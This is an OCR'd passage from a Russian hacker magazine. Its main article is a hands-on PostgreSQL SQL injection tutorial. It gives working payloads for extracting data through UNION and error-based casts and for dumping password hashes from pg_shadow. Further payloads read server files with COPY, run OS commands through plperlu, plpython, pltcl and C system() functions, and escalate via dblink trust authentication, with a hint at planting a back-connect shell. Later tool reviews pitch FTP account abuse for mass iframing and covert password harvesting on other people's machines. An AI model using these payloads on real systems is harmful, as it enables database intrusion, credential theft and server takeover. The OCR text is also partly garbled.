:'||cast(usecatupd+as+text)||':'|
|cast(usesuper+as+text),null FROM
pg_user WHERE usename=current_user
```

В итоге, получим результат вида —


```
admin:16385:true:true:true
```

В предыдущем запросе была использована функция cast(), она, так же, как и в MySQL, преобразует типы данных. В нашем случае происходит преобразование int→text и boolean→text.
2. pg_shadow
Ты сейчас, скорее всего, вспомнил файл /etc/shadow, в котором находятся пароли пользователей в большинстве *nix-систем. И не зря! Таблица pg_shadow, в отличие от pg_user, хранит в себе еще и пароли пользователей.
Попробуем узнать пароль:

```
id=-1 UNION SELECT null,null,usenam
e||':'||passwd,null FROM pg_shadow
WHERE usename=current_user

admin:md5db55162d9e34e895d45a084f1
5726371
```

К сожалению, доступ к таблице pg_shadow есть только у юзера с правами usesuper.
3. pg_language
Это таблица, в которой содержится информа-




ИНЪЕКЦИЯ В POSTGRESQL ЧАСТО СТАВИТ В ТУПИК









НЕБОЛЬШАЯ ЗАМЕТКА «HACKING WITH POSTGRESQL» НА WWW.DEPESZ.COM



info
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

ция об установленных процедурных языках.
Подробнее — чуть позже, а пока приведу ее неполную структуру:

```
lanname — Название языка (тип name)
lanispl — Является ли язык процедурным, всегда false для языка sql (тип boolean)
lanpltrusted — Является ли процедурный язык безопасным (тип boolean)
```

ВСТРЕЧАЙТЕ… INFORMATION_SCHEMA!

Радоваться или плакать, но в PostgreSQL существует полюбившаяся нам в MySQL > 5.0 база information_schema, содержащая в себе информацию обо всех таблицах и колонках, доступных текущему пользователю. Структура ее практически идентична.
Узнаем интересующую нас таблицу:

```
id=-1 UNION SELECT null,null,table_name,null FROM information_schema.tables LIMIT 1 OFFSET 0
```

Стоит заметить, что оператор limit имеет в PostgreSQL другой вид и состоит из двух частей:
LIMIT — число записей, которое будет выведено из БД.
OFFSET — номер записи, начиная с которой будет происходить вывод (0 — начало отсчета).
Итак, мы нашли имя таблицы, — пусть это будет users. Узнаем имена полей запросом:

```
id=-1 UNION SELECT null,null,column_name,null FROM information_schema.columns WHERE table_name='users' LIMIT 1 OFFSET 0
```

Ну а дальше выводим, так же, как и в MySQL (только не забывай про типы и limit offset).

РАЗДЕЛЯЙ И ВЛАСТВУЙ

До этого момента мы рассматривали классическую инъекцию с использованием оператора UNION. Сейчас я покажу тебе более интересные способы.
Большинство из ниже описанного будет работать, если у текущего пользователя есть права usesuper. Замечу, что такое тут встречается намного чаще, чем в MySQL. Один из главных плюсов инъекции в PostgreSQL — возможность разделений запросов символов точки с запятой ';'. В нашем примере это будет выглядеть так:

```
id=10;SELECT 123
```

Минус такого способа — мы не видим вывода второго запроса, но и это не помеха. А поможет нам здесь знакомое преобразование типов. Попробуем преобразовать тип text в тип boolean и посмотрим, что из этого выйдет:

```
id=10;SELECT CAST(version() AS boolean)
```

В результате запрос вернет ошибку:

```
Query failed: ERROR: invalid input syntax for type boolean: "PostgreSQL 8.3.7 on x86_64-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.1.2 20071124 (Red Hat 4.1.2-42)"
```

Однако этот способ не будет работать, если поле имеет тип name. К примеру, такой запрос:

```
id=10;SELECT+CAST(usename AS boolean) FROM pg_user
```

возвратит ошибку —

```
ERROR: cannot cast type name to boolean
```

Но мы знаем, что ошибку выдает преобразование типа text в тип boolean. А что нам мешает сделать двойное преобразование?

```
id=10;SELECT CAST(CAST(usename AS text) AS boolean) from pg_user
```

Первой функцией мы переводим name в text, а второй text в boolean. В результате получаем ошибку:

```
Query failed: ERROR: invalid input syntax for type boolean: "admin"
```

При использовании этого способа есть одна особенность. Мы не можем выводить интересующую нас запись, используя limit offset. Для этого нам потребуется составить конструкцию where columnname not in (). Предположим, что предыдущий запрос вернул запись admin. Тогда составим такой:

```
id=10;SELECT CAST(CAST(usename AS text) AS boolean) FROM pg_user WHERE usename NOT IN ('admin')
```

Таким образом, мы можем перебрать все содержимое таблицы. Тестируя этот метод на различных сайтах, я столкнулся с проблемой, которую можно объяснить различием в версиях. Заключается она в преобразовании типа boolean в любой другой тип. В официальной документации сказано:

```
Values of the boolean type cannot be cast directly to other types (e.g., CAST (boolval AS integer) does not work)
```

Несмотря на это, у половины тестируемых сайтов, запрос вида:




```
id=10;SELECT CAST(usesuper AS text)
FROM pg_user
```

не приводил к ошибке и возвращал вполне определенное значение.

С другой стороны, является ли это большим минусом? Скорее всего, нет. Так как большинство потенциально интересных полей имеют тип name,text,char, который благополучно приводится к другим типам и вызывает нужную нам ошибку. Плюсы же способа очевидны. Мы не используем union, нам не нужно подбирать количество колонок, а также искать правильный ее тип. Способ будет работать с любой слепой инъекцией.

Сложную конструкцию функций cast() можно заменить на более простую, с помощью двух двоеточий '::'. Следующий запрос вернет нам название базы данных и имя таблицы:

```
id=10;SELECT (table_
schema||':::'||table_
name)::text::boolean FROM
information_schema.tables
```


МНОГОСТРОЧНЫЕ ЗАПРОСЫ

Иногда SQL-запрос может состоять из нескольких строк. Пример:

```
SELECT id,title,text
FROM news
WHERE id=$id
AND is_enable=TRUE
```

В этом случае использование символов «--» нам не поможет, так как закомментируется только текущая строка. Чтобы реализовать SQL-Injection, нужно составить синтаксически правильный запрос. В данном случае он будет выглядеть так:

```
Id=10;SELECT version()::int;SELECT
id FROM news WHERE 1=1
```



PHPPGADMIN. АНАЛОГ PMA ДЛЯ POSTGRESQL

Если мы не знаем имя таблицы, из которой извлекаются данные, можно составить универсальный запрос для любого случая:

```
Id=10;SELECT version()::int;SELECT
1 FROM pg_user WHERE 1=1 or 2=2
```

ВСЕ ПРЕЛЕСТИ USESUPER

А теперь рассмотрим случай, когда запрос

```
SELECT usesuper FROM pg_user WHERE
usename=current_user
```

возвращает значение true. Здесь у нас необъятное поле для действий, начиная с вывода всей информации из таблицы и заканчивая выполнением системных команд на сервере. Сейчас ты поймешь, что PostgreSQL не только мощная, но и в неумелых руках очень опасная штука.

LIMIT? NO LIMIT

Зачем использовать limit или not in (), когда мы можем вывести сразу все записи. Для этого нам нужно, чтобы был включен язык plpgsql, либо, если имеем права usesuper, создадим его самостоятельно:

```
id=10;CREATE LANGUAGE 'plpgsql'
```


А вот и сама функция:


```
id=10;CREATE OR
REPLACE FUNCTION getall
(text,text,text,text,text,text)
RETURNS text AS $func$

DECLARE
        schema          ALIAS FOR $1;
        table           ALIAS FOR $2;
        column1         ALIAS FOR $3;
        column2         ALIAS FOR $4;
        column3         ALIAS FOR $5;
        column4         ALIAS FOR $6;
        count                    int;
        i                        int;
        temp                    text;
        int_test                text;
        input_refc         refcursor;


BEGIN
        int_test := '';
        OPEN input_refc FOR EXECUTE
$qr$SELECT count($qr$ || quote_
ident(column1) || $qr$) from $qr$ ||
quote_ident(schema) || $qr$.$qr$ ||
quote_ident(table);
        FETCH input_refc into count;
        CLOSE input_refc;
        count := count – 1;
        BEGIN
        FOR i in 0..count LOOP
        OPEN input_refc FOR
```

PGSQL-BUGS — ИНОГДА ЗДЕСЬ ПОЯВЛЯЕТСЯ ИНТЕРЕСНАЯ ИНФОРМАЦИЯ





ОПИСАНИЕ UDF-ЭКСПЛОИТА ДЛЯ POSTGRESQL...



...И ЕГО РЕАЛИЗАЦИЯ :)

```
EXECUTE $qr$SELECT $qr$
|| quote_ident(column1)
|| $qr$||chr(58)||$qr$ ||
quote_ident(column2) ||
$qr$||chr(58)||$qr$ ||
quote_ident(column3) ||
$qr$||chr(58)||$qr$ ||
quote_ident(column4) ||
$qr$||$sep$<BR>$sep$ FROM $qr$ ||
quote_ident(schema) || $qr$.$qr$
|| quote_ident(table) || $qr$
LIMIT 1 OFFSET $qr$ || i;
        FETCH input_refc into temp;
        CLOSE input_refc;
        int_test := int_test || temp;
        END LOOP;
        RETURN int_test;
        END;
END;
$func$ LANGUAGE plpgsql;
```

Функция получает 6 параметров, имя БД, название таблицы и 4 колонки. Пример использования:

```
id=10;SELECT getall('pg_
catalog','pg_user','usename','use
sysid','usesuper','passwd')::int
```

А вот и результат:

```
hacker:16384:false:********
nobody:16385:true:********
park:16386:true:********
postgres:10:true:********
reader:16387:false:********
sa:16388:true:********
```

ЧИТАЕМ ФАЙЛЫ

Чтобы прочитать файл, нам нужно выполнить несколько действий. Для начала создадим таблицу с одним полем типа text:

```
id=10;CREATE TABLE filetbl(file
text)
```

После этого занесем содержимое файла /etc/hosts в таблицу:

```
id=10;COPY filetbl FROM '/etc/hosts'
```

— и прочитаем его уже известным нам способом.

```
id=10;SELECT file::boolean FROM
filetbl
```

Каждая новая строка файла записывается в новое поле таблицы. Предыдущий запрос выведет лишь первую строку. Для вывода всего файла построчно используй либо where file not in(), либо, если ты используешь конструкцию UNION — limit 1 offset n.

СОЗДАЕМ ФАЙЛЫ

Имея права суперюзера, мы можем создать произвольный файл на сервере. Для этого выполняем запрос:

```
id=10;COPY (SELECT 'I like it') TO
'/tmp/pgtest.txt'
```

И видим результат:

```
-rw-r--r-- 1 postgres  postgres
10 Aug 31 19:14 pgtest.txt
```

К счастью для нас, PostgreSQL создает файл с правами чтения для всех, что позволяет, при наличии локального инклуда, записать код в файл и выполнить его. Помимо этого, существуют стандартные функции администрирования сервера:

```
pg_read_file — Чтение файла
pg_ls_dir — Листинг директории
```

Однако реальной пользы от этих функций мало, так как они работают только в директории, указанной в $PGDATA, и выйти из нее не получится.

```
Query failed: ERROR: absolute path
not allowed
```

```
Query failed: ERROR: reference
to parent directory ("..") not
allowed
```

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА

PostgreSQL является очень мощной базой данных с поддержкой многих процедурных языков. В стандартный дистрибутив сейчас входят следующие:

```
C — он же pure c, знакомый нам язык
plperl — процедурный язык Perl
plpython — Python
pltcl — TCL
```


Помимо стандартных языков, имеются сторонние реализации, такие как plPHP, plRuby и plJava. Имея права usesuper, мы можем создать функцию на любом из этих языков. Прежде, чем начать, вернемся к таблице pg_language. Для этого выполним запрос:


```
id=10;SELECT (lanname,lanispl,lan
pltrusted)::text::boolean FROM pg_
language WHERE lanname='plperl'
```

Здесь мы не используем объединение строк с помощью пайпов, а просто вводим имена колонок через запятую, в результате видим ошибку:

```
Query failed: ERROR: invalid
input syntax for type boolean:
"(plperl,t,t)"
```

Теперь мы знаем, что язык plperl является процедурным, а также безопасным. Что же в нем безопасного, спросишь ты. А я тебе покажу на примере. Попробуем создать простенькую функцию, которая будет принимать один параметр типа text и выводить символы в обратном порядке. Такой запрос будет иметь вид:





КЛАССИКА UNION. УЗНАЕМ ИМЯ ЮЗЕРА И ВЕРСИЮ

```
id=10;CREATE OR REPLACE FUNCTION
ret (text) RETURNS text AS 'return
revers($_)' LANGUAGE 'plperl'
```

Теперь опробуем ее на деле:

```
id=10;SELECT ret('hello')::boolean
```

В ошибке видим:

```
Query failed: ERROR: invalid input
syntax for type boolean: "olleh"
```

Следовательно, все работает, как надо. Но нам этого мало, нужно получить выполнение системных команд. Вот именно здесь и играет свою роль lanpltrusted. Попытки создать функцию с использованием system(), print `` и open() с пайпами возвращают соответствующие ошибки:

```
Query failed: ERROR: creation
of Perl function "ret" failed:
'system' trapped by operation mask
Query failed: ERROR: creation
of Perl function "ret" failed:
'quoted execution (``, qx)'

trapped by operation mask
Query failed: ERROR: creation of
Perl function "ret" failed: 'open'
trapped by operation mask
```

Постгрес не дает нам создать потенциально опасные функции, но и это можно обойти. Для начала создадим новый язык по шаблону языка Perl. Список шаблонов находится в таблице pg_pltemplate. Чтобы создать новый язык, пишем:

```
id=10;CREATE LANGUAGE 'plperlu'
```

В таблице pg_language появится новый язык plperlu, но поле lanpltrusted уже будет false, символ «u» как раз и означает «недоверенный» (Untrusted). Теперь нам остается создать функцию, которая будет выполнять системную команду на сервере и выводить ее результат:

Warning: pg_query() [function.pg-query]: Query failed: ERROR: invalid input syntax for integer: "PostgreSQL 7.4.13 on i686-pc-linux-gnu, compiled by GCC gcc (GCC) 3.4.2 20041017 (Red Hat 3.4.2-6.fc3)" in /lvm/0116/vuser/8/5/0008858/www. .com/admin/conf/func.php on line 31
МКЧдЄЗЄоЄЗЄП select * from f_wine where wine_id = 97;select version()::int--

ОПРЕДЕЛЯЕМ ВЕРСИЮ, ПРЕОБРАЗУЯ ТИП В INTEGER

```
id=10;CREATE OR REPLACE
FUNCTION sys (text) RETURNS
text AS 'open(FL, "$_ |");print
join("",<FL>)' LANGUAGE 'plperlu'
```

Выполняем:

```
id=10;SELECT sys('id')::boolean
```

В ответ получаем:

```
Query failed: ERROR: invalid
input syntax for type boolean:
"uid=26(postgres) gid=26(postgres)
groups=26(postgres)
```

А дальше — кто на что горазд. Можно поискать папки на запись, или залить на сервер бекконект, — тогда у нас будут права postgres. Также приведу примеры системных функций на других языках:

```
Python:
id=10;CREATE OR REPLACE FUNCTION
sys (text) RETURNS text AS 'import
os; return os.popen(args[0]).
read()' LANGUAGE 'plpythonu'

TCL
id=10;CREATE OR REPLACE FUNCTION
sys (text) RETURNS text AS 'exec
$1' LANGUAGE 'pltclu'

C
id=10;CREATE OR REPLACE FUNCTION
sys (cstring) RETURNS text AS '/
lib/libc.so.6', 'system' LANGUAGE
'C' STRICT
```

DBLINK() И TRUST АУТЕНТИФИКАЦИЯ

В завершение статьи хочу рассказать тебе о редко встречающейся, но крайне полезной функции под названием dblink(). Создана она была для подключения к другой базе данных непосредственно в самом SQL-запросе. Ее использование выглядит так:

```
SELECT * FROM
dblink('host=127.0.0.1

user=someuser
password=somepass

dbname=somedb',
'SELECT column FROM sometable')
RETURNS (result TEXT);
```

А теперь я расскажу, что же такое локальная трастовая аутентификация. По умолчанию PostgreSQL позволяет локально подключаться любому пользователю даже без пароля. Что это нам дает? При наличии dblink() мы можем выполнять запросы непосредственно от имени супер пользователя. Вот пример подобного запроса:

```
id=10;SELECT * FROM
dblink('host=127.0.0.1

user=postgres db=somedb','SELECT
passwd from pg_shadow') RETURNS
(result text)
```

Ну а что делать, когда имеешь права суперюзера, ты уже знаешь.

OUTRO

Я попытался раскрыть наиболее важные аспекты проведения инъекций в PostgreSQL, затронув их ключевые особенности. Всю документацию ты можешь получить на официальном сайте postgresql.org, либо... пиши мне на e-mail :)



ЛЕОНИД «R0ID» СТРОЙКОВ R0ID@BK.RU

X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **FTP INDEXER CLASS**
ОС: ***NIX/WIN**
АВТОР: **SHARKY**

Будь то чекинг фтп-акков или массовый ифрейминг — везде требуется софт, причем, разнопланового характера, который объединяет лишь одно — работа с фтп-протоколом. Зачастую утилы под свои нужды приходится кодить собственноручно, изобретая при этом велосипед :). Что ж, более напрягаться не придется, к твоим услугам удобный PHP-класс от Sharky — «FTP Indexer Class». Как видно из названия — класс предназначен для индексации файлов и упрощения поиска. Приводить сорец целиком в рубрике — дело неблагодарное, посему рассмотрим основные моменты:

```
class.ftpic.php - Блокнот
Файл Правка Формат Вид Справка
<?php
#FTP Indexer Class by Sharky
class FtpIC {

	function FtpIC($ftp_server, $port = 21, $timeout = 10, $ftp_user
		error_reporting ( 0 );
		set_time_limit ( 0 );
		$this->sock = ftp_connect ( $ftp_server, $port, $timeout
		if (! $this->sock) {
			if ($display_errors == true)
				$this->display_error ( 0 );
			return false;
		} elseif (! ftp_login ( $this->sock, $ftp_user, $ftp_pa
			if ($display_errors == true)
				$this->display_error ( 1 );
			return false;
		} else {
			ftp_pasv ( $this->sock, true );
			return true;
		}
	}

	function disconnect() {

		if (is_resource ( $this->sock ) == true) {
			ftp_close ( $this->sock );
			return true;
		} else {
			if ($display_errors == true)
				$this->display_error ( 2 );
			return false;
		}
	}

	function tree($dir = '/', $gl = 0) {
		$contents = ftp_rawlist ( $this->sock, $dir );
		if (! $contents) {
			if ($display_errors == true)
				$this->display_error ( 3 );
			return false;
```

Сорец фтп-класса :)

1. Коннект и авторизация:

```
$ftpic = new FtpIC([сервер], [порт],
[таймаут], [логин], [пароль], [Отоб-
ражение ошибок]);
```

Например:

```
$ftpic = new FtpIC("blablabla.com",
21, 10, "admin", "12345", true);
```

В случае удачной авторизации — TRUE, в противном случае — FALSE.

2. Структура файлов и папок:

```
$ftpic->tree([корневая папка],
[глубина построения]);
```

Например:

```
$ftpic->tree("/www/", 2);
```

Пример выполнения:

```
[stats] => Array (
  [file] => Array (
    [0] => blablabla.com.txt
    [1] => blablabla2.com.txt
    [2] => blablabla3.com.txt
  )
)
```

3. Поиск файлов:

```
$ftpic->find([объект поиска], [кор-
невая папка]);
```

Например:

```
$ftpic->find("phpmyadmin", "/");
```

Ответ:


```
Array (
 [0] => /blablabla.com/phpmyadmin/
 [1] => /blablabla2.com/phpmyadmin/
 [2] => /bck/phpmyadmin.txt
)
```

Словом, описывать класс почти бесполезно. Лучше один раз увидеть и заюзать :).
P.S. Внося изменения в сорец — не забывай о копирайтах автора.

ПРОГРАММА: **CFM**
ОС: ***NIX**
АВТОР: **АЛЕКСЕЙ РЕМНЕВ**

Обрастая со временем множеством серверов, используемых под разные задачи, мы неизбежно сталкиваемся с одной существенной проблемой — необходимостью следить за каждым дедиком в отдельности. Однако с появлением такой утилы, как CFM aka Complex For Monitoring, порядок вещей меняется в корне. Тулза представляет собой систему мониторинга сетевой инфраструктуры и, что не может не радовать, является полноценным OpenSource-продуктом. Софтина осуществляет сбор данных с помощью snmp-протокола и совместима с любым Линукс-дистром. Стоит отметить, что клиентская часть системы реализована в качестве плагина для файрфокса, а серверная — написана на перле и состоит из трех основных частей:

- Подсистема опроса устройств — определяет доступность различных девайсов в системе
- Подсистема оповещения о возникновении критических событий — рассылает уведомления на мыло при возникновении критических событий
- Подсистема получения трапов — предназначена для получения и визуального представления содержимого трапов, полученных от устройств


Конфигурируем CFM

Перед инсталляцией тулзы следует проверить наличие всех необходимых для работы компонентов, а именно:

- mysql
- apache
- postfix (или любая другая почтовая система)
- mailx
- Perl-модули:
  DBI, Net-SNMP, Net-DNS, net-ping, MailTools, MIME-Lite, MIME-Base64, XML-XPath, XML-Parser

Кроме того, необходимо подружить апач и мускул с UTF-8, — после чего можно переходить к установке (предварительно залогинившись под рутом):


```
./cfm_install.pl -p <mysql_root_
password>
```

В процессе инсталла будут созданы следующие БД:

- cfm_cfg — база для конфигурации и текущего состояния опрашиваемых устройств
- cfm_mon — база для хранения значений опроса устройств
- cfm_traps — база для хранения полученных трапов

В базе cfm_cfg находятся таблицы:

- DEVCFG — конфигурация опрашиваемых устройств
- SNMPCFG — значения опрашиваемых OID
- SNMPVAL — текущие значения опроса
- DEVSTS — текущий статус и счетчик ошибок каждого девайса
- ALARMCFG — конфиг системы опове-







щения
• GRAPHCFG — конфигурация графиков для каждого девайса
• USERS — список отв. лиц для службы оповещения
• CROSSID — используется для получения списка отв. лиц
• OFFICE — список помещений, в которых установлено контролируемое оборудование
• TEMPRCFG — конфигурация мониторинга температуры в помещениях
• CROUPS — используется для получения списка групп оборудования
• MIBFILE — используется для учета установленных файлов MIB
• mib2
• entrtprises
• clns
• snmpDomains
• snmpProxys
• snmpModules


Также появятся два новых мускул-юзера:

• cfmroot — админский аккаунт, используется демонами, пасс по дефолту: t25r8sts
• cfmuser — ноботи акк, используется перл-скриптами, пасс по дефолту: cfm

После завершения установки настоятельно рекомендуется сменить пароли, внеся соответствующие изменения в CFM. Запуск системы мониторинга осуществляется командой /etc/init.d/cfm start.
Клиентская часть в виде фф-плагина состоит из двух частей: cfmadmin.xpi и cfmuser.xpi. После установки и запуска браузера будут доступны основные разделы меню:


• CFM admin — запуск админки
• CFM view — запуск юзерской панели

С каждым из разделов разумнее знакомиться опытным путем, ибо описать их полностью — не представляется возможным по причине широкой функциональности. Уверен, что в процессе эксплуатации ты по достоинству оценишь все преимущества сего продукта, который, несомненно, облегчит тебе жизнь.
P.S. Благодарим автора софтины за прекрасный релиз и сливаем утилу с нашего диска. Если у тебя прямые руки и работоспособная голова — смело помогай развивать проект на http://fireforge.net/projects/cfm.



ПРОГРАММА: **MULTI PASSWORD RECOVERY**
ОС: **WINDIWS 95/98/ME/2000/2003/XP/VISTA**
АВТОР: **АЛЕКСАНДР ДЕМЧЕНКО**

Порой очень хочется вспомнить все свои забытые пароли, включая аську, мыло, фтп, а также пассы, сохраненные в браузере, даже если они не совсем твои :). Желание вполне естественное, а главное — легко осуществимое. Благо, утила Multi Password Recovery уверенно продолжает развиваться и радовать нас новыми функциями. На этот раз я предлагаю обратить внимание на portable-версию тулзы, которую ты без труда сможешь закинуть на флешку и взять с собой в гости к другу... Из особенностей софтины следует выделить:



Вспоминаем пароли :)

• Дешифрование пассов налету
• Чтение паролей под звездочками
• Аудит сохраненных паролей (aka проверка на стойкость)
• Поддержка множества дополнительных плагинов
• Копирование SAM-файла
• Обработка заблокированных для чтения файлов
• Сохранение найденных паролей в файл
• Генератор паролей

Особенно впечатляет список поддерживаемого для извлечения паролей софта, среди которого...
1. FTP-клиенты:

• Windows/Total Commander 4.x, 6.x
• FAR Manager 1.6x, 1.7x
• WS_FTP 5, 6, 7, 8, 9, 10 Home/Pro, 2007
• CuteFTP Home/Pro (mostly all versions)
• FlashFXP 1.x-3.x
• FileZilla 2.x
